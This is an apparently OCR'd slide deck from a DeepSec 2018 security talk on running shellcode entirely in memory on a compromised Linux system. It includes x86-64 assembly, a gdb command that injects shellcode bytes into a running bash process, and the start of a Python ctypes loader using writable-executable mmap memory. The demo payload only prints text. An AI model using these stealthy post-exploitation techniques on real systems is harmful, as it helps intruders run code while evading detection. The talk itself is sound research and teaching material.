
Pure In-Memory (Shell)Code Injection In Linux Userland

DeepSec'18, Vienna, Austria

DEEPSEC



Disclaimer

The views and opinions expressed in this presentation are those of the author and do not necessarily represent official policy or position of my employer or of its clients.

about(me);

```
$ finger -l $USER

Login name: reenz0h                    In real life: reenz0h
Directory: /home/sweeTHome                Shell: /usr/bin/ipython
Last login Fri Jun 29 22:21 on rawttyS0 from ::1
Unread mail since Tue Feb 14 23:40:24 2017
Plan:
 * Senior Security Researcher / Red Teamer @ Big Company
 * Former (sys|net) engineer
 * Speaker/Trainer
 * Organizer of x33fcon security conference, Gdynia, Poland
 * Founder/CEO of Sektor7 research company
```

agenda(DeepSec);

* Problem Description
* Common Code Execution w/ Artifacts
* Communication Channels (IB/OOB) w/ compromised system
* In-Memory-Only Methods
    - Live Demos
* OPSEC considerations
* References

#define PROBLEM;

* Scenario:
- breached into a Linux system;
- access to interactive shell w/ or w/o allocated PTY;
- post-exploitation activities w/ additional tools;

* Objective:
- run extra tools w/o touching disk;
- use only what is available on compromised system;
- optionally bypass *noexec* flag set on partitions;

#redefine PROBLEM;


Living off the land...

MacGyver style

send_payload(victim);

Communication channels (methods to deliver payloads):


* “Out-Of-Band”:
  network protocols/sockets (uni|multi|broad|any-cast),
  internal/extrenal devices
* “In-Band”:
  TTY as a data link



In-Memory-Only Methods

shellcode(DEMO);

The following shellcode will be used during DEMO sessions.



```
reenz0h@purple:~/shinji$ cat sc.S
bits 64

global start
start:
jmp short message

print:
pop rsi
xor rax, rax
mov al, 1
mov rdi, rax
mov rdx, rdi
add rdx, mlen
syscall

exit:
xor rax, rax
add rax, 60
xor rdi, rdi
syscall

message:
call print
msg: db  'Ex nihilo nihil fit!',0x0A, 0x00
mlen equ $ - msg
```

mount(tmpfs);


NAME

tmpfs - a virtual memory filesystem

DESCRIPTION

The tmpfs facility allows the creation of filesystems whose contents reside in virtual memory. Since the files on such filesystems typically reside in RAM, file access is extremely fast.

mount(tmpfs);



```
reenz0h@purple:~$ df -h | grep tmp
tmpfs           200M   22M  178M  11% /run
tmpfs           996M   40K  996M   1% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           996M     0  996M   0% /sys/fs/cgroup
tmpfs           200M   20K  200M   1% /run/user/133
tmpfs           200M   48K  200M   1% /run/user/0
reenz0h@purple:~$ mount | grep tmp
udev on /dev type devtmpfs (rw,nosuid,relatime,size=1003968k,nr_inodes=250992,mode=755)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=203964k,mode=755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,noexec)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
tmpfs on /run/user/133 type tmpfs (rw,nosuid,nodev,relatime,size=203960k,mode=700,uid=133,gid=144)
tmpfs on /run/user/0 type tmpfs (rw,nosuid,nodev,relatime,size=203960k,mode=700)
reenz0h@purple:~$
```

execve(gdb);

DESCRIPTION

[...]


GDB can do four main kinds of things (plus other things in support of these) to help you catch bugs in the act:

- Start your program, specifying anything that might affect its behavior.
- Make your program stop on specified conditions.
- Examine what has happened, when your program has stopped.
- Change things in your program, so you can experiment with correcting the effects of one bug and go on to learn about another.

execve(gdb);

DEMO

gdb(POC);



```
reenz0h@purple:~/shinji$ cat /proc/sys/kernel/yama/ptrace_scope
1
reenz0h@purple:~/shinji$ nasm sc.S
reenz0h@purple:~/shinji$ xxd -i sc | tr -d "\n" ; echo
unsigned char sc[] = {  0xeb, 0x1e, 0x5e, 0x48, 0x31, 0xc0, 0xb0, 0x01, 0x48, 0x89, 0xc7, 0x48,
 0x89, 0xfa, 0x48, 0x83, 0xc2, 0x16, 0x0f, 0x05, 0x48, 0x31, 0xc0, 0x48,  0x83, 0xc0, 0x3c, 0x48
, 0x31, 0xff, 0x0f, 0x05, 0xe8, 0xdd, 0xff, 0xff,  0xff, 0x45, 0x78, 0x20, 0x6e, 0x69, 0x68, 0x6
9, 0x6c, 0x6f, 0x20, 0x6e,  0x69, 0x68, 0x69, 0x6c, 0x20, 0x66, 0x69, 0x74, 0x21, 0x0a, 0x00};un
signed int sc_len = 59;
reenz0h@purple:~/shinji$ gdb -q -ex "break main" -ex "r" -ex 'set (char[59])*(int*)$rip = {  0xe
b, 0x1e, 0x5e, 0x48, 0x31, 0xc0, 0xb0, 0x01, 0x48, 0x89, 0xc7, 0x48,  0x89, 0xfa, 0x48, 0x83, 0x
c2, 0x16, 0x0f, 0x05, 0x48, 0x31, 0xc0, 0x48,  0x83, 0xc0, 0x3c, 0x48, 0x31, 0xff, 0x0f, 0x05, 0
xe8, 0xdd, 0xff, 0xff,  0xff, 0x45, 0x78, 0x20, 0x6e, 0x69, 0x68, 0x69, 0x6c, 0x6f, 0x20, 0x6e,
0x69, 0x68, 0x69, 0x6c, 0x20, 0x66, 0x69, 0x74, 0x21, 0x0a, 0x00}' -ex "c" -ex "q" /bin/bash
Reading symbols from /bin/bash...(no debugging symbols found)...done.
Breakpoint 1 at 0x2fdb0
Starting program: /bin/bash

Breakpoint 1, 0x0000555555583db0 in main ()
Continuing.
Ex nihilo nihil fit!
�[Inferior 1 (process 6116) exited normally]
reenz0h@purple:~/shinji$
```

x33fcon

execve(python);

Use CTYPES to run your shellcode in memory:

* load libc;


* mmap() new W+X memory region for shellcode

* copy shellcode into mmap'ed buffer


* make the buffer 'callable'

* make the call

* profit...



```python
libc = CDLL(find_library('c'))

#void *mmap(void *addr, size_t len, int prot, int flags, int fildes,
off_t off);
mmap = libc.mmap
mmap.argtypes = [ c_void_p, c_size_t, c_int, c_int, c_int, c_size_t ]
mmap.restype = c_void_p

page_size = pythonapi.getpagesize()
sc_size = len(SHELLCODE)
mem_size = page_size * (1 + sc_size / page_size)
```

